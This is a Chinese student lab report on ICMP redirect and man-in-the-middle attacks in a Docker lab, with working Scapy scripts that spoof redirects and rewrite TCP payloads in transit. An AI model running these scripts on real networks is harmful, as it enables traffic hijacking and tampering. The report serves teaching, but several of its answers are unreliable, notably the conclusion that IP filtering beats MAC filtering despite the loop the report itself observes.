
ICMP Redirect Attack Lab

实验报告需求：按实验指导书按步执行，实验报告记录执行的命令，对执行结果截屏，并对指导书中提出的问题进行回答和截屏展示。

## 实验环境设置



### 1.1 启动Docker，并进入docker环境,准备实验

|  |
| --- |
| 任务：启动docker并进入实验环境 |
| 命令：  cd Labsetup  dcup |
| 截图： |
| dockps |
| 截图： |
| 说明各docker对应的作用  attacker-10.9.0.105：这个容器通常是作为攻击者容器使用。在网络安全实验中，攻击者容器用于模拟发起攻击的主机。它可能会运行攻击脚本或工具，用于测试和演示各种攻击技术。  malicious-router-10.9.0.111：这个容器可能作为恶意路由器进行实验。它可能会用于模拟一个恶意网络设备，该设备可能会尝试进行一些不良行为，比如错误的路由通告，或者其他形式的网络攻击。  host-192.168.60.6: 这个容器可能是实验环境中的一个主机，用于模拟网络中的一般主机。它可能用于测试网络连通性、服务响应或者其他网络行为。  host-192.168.60.5: 类似于 host-192.168.60.6，这个容器也是一个模拟主机，用于网络测试和验证。多个主机容器可以用于测试主机间的通信、服务发现等。  victim-10.9.0.5: 这个容器通常作为受害者容器使用。在安全实验中，受害者容器用于模拟被攻击的目标系统。它可以用来展示攻击对目标系统的影响，或验证攻击是否成功。  router: 这个容器通常作为路由器进行实验。它可能用于模拟网络中的一个路由器，负责处理网络流量并进行路由选择。可以用于测试路由协议、网络配置等。 |

## 实验步骤

### 2.1 Task 1: Launching ICMP Redirect Attack

|  |
| --- |
| 任务：在在任务书要求完成攻击代码，观察路由表变化，以及MTR程序变化，并回答问题。在做实验时需要注意手册中strange issue提到的问题并执行相应指令。 |
| 命令：   1. 在victim上使用MTR程序，查看路由初始状态：   mtr -n 192.168.60.5   1. 在victim上使用ping命令验证：ping 192.168.60.5 &（保持ping通状态） 2. 编写icmp.py：   #!/usr/bin/python3  from scapy.all import \*  ip = IP(src = '10.9.0.11', dst = '10.9.0.5')  icmp = ICMP(type=5, code=1)  icmp.gw = '10.9.0.111'  # The enclosed IP packet should be the one that  # triggers the redirect message.  ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')  send(ip/icmp/ip2/ICMP());  4．在attacker上运行：icmp.py  5.再次查看路由状态（victim上）：mtr -n 192.168.60.5  6.修改程序icmp.py:  #!/usr/bin/python3  from scapy.all import \*  ip = IP(src = '10.9.0.11', dst = '10.9.0.5')  icmp = ICMP(type=5, code=1)  icmp.gw = '192.168.60.6'  # The enclosed IP packet should be the one that  # triggers the redirect message.  ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')  send(ip/icmp/ip2/ICMP());  7. 保持victim ping 192.168.60.5：ping 192.168.60.5 &  8.清空victim的cache：ip route flush cache  9.在attacker上运行：icmp.py  10. 再次查看路由状态（victim上）：mtr -n 192.168.60.5  11.修改程序icmp.py  #!/usr/bin/python3  from scapy.all import \*  ip = IP(src = '10.9.0.11', dst = '10.9.0.5')  icmp = ICMP(type=5, code=1)  icmp.gw = '10.9.0.99'  # The enclosed IP packet should be the one that  # triggers the redirect message.  ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')  send(ip/icmp/ip2/ICMP());  12. 保持victim ping 192.168.60.5：ping 192.168.60.5 &  13.清空victim的cache：ip route flush cache  14.在attacker上运行：icmp.py  15. 再次查看路由状态（victim上）：mtr -n 192.168.60.5 |
| 截图：  路由初始查看：    第一次编写icmp.py的情况：        第二次修改情况：          第三次修改情况： |
| 结果说明：   1. 初始情况：显示10.9.0.11和192.168.60.5的路由信息 2. 修改脚本发送了一个 ICMP 重定向消息，将 victim 的路由指向 10.9.0.111。这种改变在 victim 上表现为路由路径的变化。 3. 第二次修改并清空缓存后发现没有改变。 4. 第三次修改并清空缓存后发现没有改变。 |
| 问题1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation |
| 答：在尝试将 icmp.py 设置为一个远程机器的 IP 地址（比如 10.9.0.99）后，victim 的路由表没有更新到该远程机器。victim 可能无法将数据包通过这个远程 IP 地址路由，因为该 IP 地址不在同一子网中，也无法通过直接的链路访问。（截图见第一次修改）  原因：  ICMP 重定向的限制：ICMP 重定向消息通常只能用于在同一子网内重定向流量。如果目标 IP 地址不在本地子网内，victim 无法通过这个 IP 地址直接发送数据包。因此，ICMP 重定向攻击不能将流量重定向到一个远程机器。  网络隔离：即使 ICMP 消息能够到达 victim，它也不能改变网络层的实际路由，因为目标 IP 不在本地网络中，victim 不会尝试通过这个 IP 地址发送数据包。 |
| 问题2：Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation. |
| 答：即使 icmp.py 被设置为一个同一网络上不存在的 IP 地址（比如 192.168.60.100），victim 的路由表可能会更新到这个 IP 地址。然而，victim 会遇到路由不可达的问题，因为数据包无法实际到达一个不存在的机器。  原因：虽然 ICMP 重定向可以将流量重定向到一个无效的 IP 地址，victim 可能会尝试使用这个无效的 IP 地址作为下一跳。然而，由于这个地址上的机器不存在，实际的数据包传输会失败。（截图见第二次修改） |
| 问题3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.    答：  修改dockerfile    重启容器：      重新在attacker运行icmp.py：    在victim上查看路由：    发现还是失败了！  特权解释：  privileged: true：使容器以特权模式运行，允许容器执行一些通常受限的操作，如修改内核参数、访问所有设备等。特权模式提供了几乎完全的访问权限给容器，使得容器能够进行更低层次的网络操作，如修改路由表、启用 IP 转发等。这对于进行 ICMP 重定向攻击非常重要，因为它需要对网络栈进行较深层次的操作。  cap\_add（可选）：添加 Linux 容器的特定能力。允许容器执行特定的网络操作，如配置 IP 路由表或修改网络接口，这对于 ICMP 重定向攻击等需要特权的操作是必要的。  volumes（可选）：挂载宿主机的目录到容器中，允许在宿主机和容器之间共享文件。对于需要在容器中运行脚本或工具的攻击者。可以在宿主机和容器之间共享代码和数据，便于攻击者在容器内运行攻击代码。  networks（可选）：配置容器的网络设置，包括连接到特定的网络和网络隔离等。决定容器如何与其他容器或网络进行交互，可能影响攻击者与目标之间的网络连接。  问题回答：  增加特权模式：运行在特权模式下的容器可以进行更多的网络操作，这对于 ICMP 重定向攻击至关重要，因为攻击需要对目标机器的路由进行修改。之前的攻击无法成功执行，增加特权模式提高攻击的成功率，因为容器可以执行必要的系统级操作。 |

### 2.2 Task 2: Launching the MITM Attack

|  |
| --- |
| 任务：按要求关闭路由转发功能，完成代码对nc通信双方发起ARP攻击和中间人攻击，观察执行结果并进行说明  位置：HOST |
| 命令   1. 关闭路由：- net.ipv4.ip\_forward=0，重启容器。 2. 在victim中保持ping通：ping 192.168.60.5 & 3. 修改icmp.py：   #!/usr/bin/python3  from scapy.all import \*  ip = IP(src = '10.9.0.11', dst = '10.9.0.5')  icmp = ICMP(type=5, code=1)  icmp.gw = '10.9.0.111'  # The enclosed IP packet should be the one that  # triggers the redirect message.  ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')  send(ip/icmp/ip2/ICMP());   1. 在attacker中：icmp.py 2. 编写mitm.py中：   #!/usr/bin/env python3  from scapy.all import \*  print("LAUNCHING MITM ATTACK.........")  def spoof\_pkt(pkt):  newpkt = IP(bytes(pkt[IP]))  del(newpkt.chksum)  del(newpkt[TCP].payload)  del(newpkt[TCP].chksum)  if pkt[TCP].payload:  data = pkt[TCP].payload.load  print("\*\*\* %s, length: %d" % (data, len(data)))  # Replace a pattern  newdata = data.replace(b'Fan', b'AAA')  send(newpkt/newdata)  else:  send(newpkt)  f = 'tcp and ether src 02:42:0a:09:00:05'  pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)   1. 在malicious-server 上运行：mitm.py 2. 在host上启动：nc -lp 9090 3. 在victim上连接并发送：nc 192.168.60.5 9090 4. 观察host和victim以及malicious-server的显示。 5. 修改mitm.py：   #!/usr/bin/env python3  from scapy.all import \*  print("LAUNCHING MITM ATTACK.........")  def spoof\_pkt(pkt):  newpkt = IP(bytes(pkt[IP]))  del(newpkt.chksum)  del(newpkt[TCP].payload)  del(newpkt[TCP].chksum)  if pkt[TCP].payload:  data = pkt[TCP].payload.load  print("\*\*\* %s, length: %d" % (data, len(data)))  # Replace a pattern  newdata = data.replace(b'Fan', b'AAA')  send(newpkt/newdata)  else:  send(newpkt)  f = 'tcp and src host 10.9.0.5'  pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)  11.在malicious-server 上运行：mitm.py  12在host上启动：nc -lp 9090  13.在victim上连接并发送：nc 192.168.60.5 9090  14.观察host和victim以及malicious-server的显示。 |
| 截图                      修改后再次运行情况： |
| 结果说明：  修改mitm之前：  host 上的 nc 监听器会显示被修改的数据，即“Fan”被替换为“AAA”。  victim 上发送的数据会经过 malicious-server，由于脚本的 MAC 地址过滤，只有来自特定源 MAC 地址的数据包会被修改。能够成功捕获和修改 TCP 数据包中的数据内容，显示了中间人攻击在数据包层面上的效果。  修改后结果分析：  当 mitm.py 使用源 IP 地址过滤器时，它只会捕获源自 10.9.0.5 的 TCP 数据包。更精确地捕获和修改流量，因为它只关注来自特定源 IP 的数据。host 上同样会看到被修改的数据。中间人攻击脚本能够成功拦截并修改从 victim 到 host 的数据包。但会陷入死循环，在maklicious上疯狂发送接收到报文。 |
| 问题1：in your MITM program, you only need to capture the traffics in one direction. Please  indicate which direction, and explain why. |
| 答：在 MITM 攻击中，通常只需要捕获流量的一个方向，即来自目标（受害者）的流量。在我们的实验中，只需要捕获从 victim（ 10.9.0.5）发出的流量。  原因：在大多数 MITM 攻击场景中，攻击者的目标是篡改或窥探从受害者机器发送的数据。通过捕获受害者发出的流量，攻击者可以对数据进行修改或记录。如果捕获和修改受害者机器发送的数据包（即发送方向），可以插入或修改数据（例如代码中，将数据中的“Fan”替换为“AAA”）。这使得攻击者能够干预通信并操控数据内容。 |
| 问题2：In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A’s IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion. |
| 答：   1. 使用 IP 地址过滤时，脚本能够捕获并修改从 10.9.0.5 发出的所有 TCP 数据包。无论该流量的目标 IP 地址是什么，都会被拦截并处理。 2. 使用 MAC 地址过滤时，脚本只会捕获来自特定 MAC 地址的数据包。若 victim 机器的 MAC 地址发生变化或网络环境不同，这种过滤方式会失效。 3. 使用 IP 地址作为过滤条件比使用 MAC 地址更为可靠和适用，因为 IP 地址在网络中更稳定，不会受到 MAC 地址变化的影响。在网络攻击场景中，IP 地址过滤能更好地确保捕获目标流量。 |

## 实验总结

1. 根据这次实验，了解到ICMP 重定向攻击可以成功地修改受害者的路由表，但仅当指定的网关在本地网络中有效时，修改才会有效。如果指定的网关是远程地址或不存在的地址，受害者将无法实际发送数据包。同时，在 MITM 攻击中，使用 IP 地址作为过滤条件比使用 MAC 地址更为可靠和稳定。IP 地址在网络环境中较为固定，而 MAC 地址可能会因网络变化而导致过滤不准确。使用 IP 地址能确保捕获到来自特定源的流量，并且适用于多种网络环境。
2. 遇到的问题一个是网络配置问题，可能需要时常重启docker。还有就是路由配置问题，之前在victim输入，attacker无法接收，重新进行了路由配置如下图：

